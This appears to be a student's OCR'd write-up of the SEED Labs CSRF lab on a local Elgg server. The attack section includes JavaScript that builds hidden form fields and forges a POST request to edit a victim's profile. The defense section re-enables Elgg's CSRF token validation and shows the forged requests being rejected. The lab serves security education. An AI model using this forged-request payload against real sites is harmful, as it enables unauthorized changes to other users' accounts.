
4-here is the code before editing



```
  GNU nano 4.8                    editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value=>
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
                    [ Read 37 lines (Converted from DOS format) ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```


ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 3 14:04
SEED Project
Cross Site Request Fo
Web_CSRF_Elgg.pdf
Samy : Elgg For SEED
http://www.seed-server.c
attacker32.com/addfrien
SameSite Cookie Experim
New Tab
https://www.youtube.com/watch?v=SF7p8ix6WnU
YouTube
Sign in
root@8a4387bc9b6e: /var/www/attacker
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@8a4387bc9b6e: /va...
Shop now
Cross Site Request Forgery Attack Seed Lab 2.0
Abdul Wahab
73 subscribers
Subscribe
17
Share
Save
1,066 views Jun 28, 2022 Web Security Seed lab 2.0
Nikola Tesla 369 Code, 432Hz, Universal Frequency, Healing...
Music for Body and Spirit - Med...
863K views • 2 months ago
3:06:09
Right Ctrl

5-here is the code after editing



ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 3 14:09
root@8a4387bc9b6e: /var/www/attacker
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@8a4387bc9b6e: /var/www/attacker

```
  GNU nano 4.8                      editprofile.html                      Modified
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
fields += "<input type='hidden' name='Description' value='Samy is hacked'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was
```

6-here is Alice's profile before doing the attack




7-when Alice clicks on the Edit-Profile-Attack, her profile should be modified



CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack

8-Alice's profile has been successfully modified



Your profile was successfully saved.

Alice

Brief description
Samy is my hero


About me
Samy is hacked

4 - Lab Tasks: Defense

1-open elgg container


1.1 – go to /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security

1.2-open Csrf.php


ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 3 14:27
root@328d8d6a04a0: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@8a4387bc9b6e: /var/www/attacker
root@328d8d6a04a0: /var/www/elgg/ve...
Right Ctrl


```
[05/03/23]seed@VM:~/.../Labsetup$ dockps
328d8d6a04a0  elgg-10.9.0.5
8a4387bc9b6e  attacker-10.9.0.105
070269c38f7b  mysql-10.9.0.6
[05/03/23]seed@VM:~/.../Labsetup$ docksh 32
root@328d8d6a04a0:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@328d8d6a04a0:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Csrf.php  Hmac.php  HmacFactory.php  PasswordGeneratorService.php  UrlSigner.php
root@328d8d6a04a0:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# nano csrf.php
root@328d8d6a04a0:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# nano Csrf.php
root@328d8d6a04a0:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# 
```

2- here is the code before editing


ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 3 14:25
root@328d8d6a04a0: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@8a4387bc9b6e: /var/www/attacker
root@328d8d6a04a0: /var/www/elgg/ve...
Right Ctrl


```
  GNU nano 4.8                                     Csrf.php
<?php

namespace Elgg\Security;

use Elgg\Config;
use Elgg\CsrfException;
use Elgg\Request;
use Elgg\TimeUsing;
use ElggCrypto;
use ElggSession;

/**
 * CSRF Protection
 */
class Csrf {

        use TimeUsing;

        /**
         * @var Config
         */
        protected $config;

        /**
         * @var ElggSession
         */
        protected $session;

                                             [ Read 204 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was
```

3-put // (comment) before return ; in validate function then save


ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 3 14:27
root@328d8d6a04a0: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@8a4387bc9b6e: /var/www/attacker
root@328d8d6a04a0: /var/www/elgg/ve...
Right Ctrl

```
  GNU nano 4.8                          Csrf.php                          Modified
         * @param ElggSession $session Session
         * @param ElggCrypto  $crypto  Crypto service
         * @param HmacFactory $hmac    HMAC service
         */
        public function __construct(
                Config $config,
                ElggSession $session,
                ElggCrypto $crypto,
                HmacFactory $hmac
        ) {

                $this->config = $config;
                $this->session = $session;
                $this->crypto = $crypto;
                $this->hmac = $hmac;
        }

        /**
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
        //      return; // Added for SEED Labs (disabling the CSRF countermeasure)

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text  M-] To Bracket
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo      M-6 Copy Text  ^Q Where Was
```


4-go to the Edite-Profile Attack page



CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack


5-you will see undefined in the page



This page forges an HTTP POST request.

undefined

5.1- you will see undefined in the page



Samy

Brief description
Samy is my hero2

About me
Samy is my hero

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

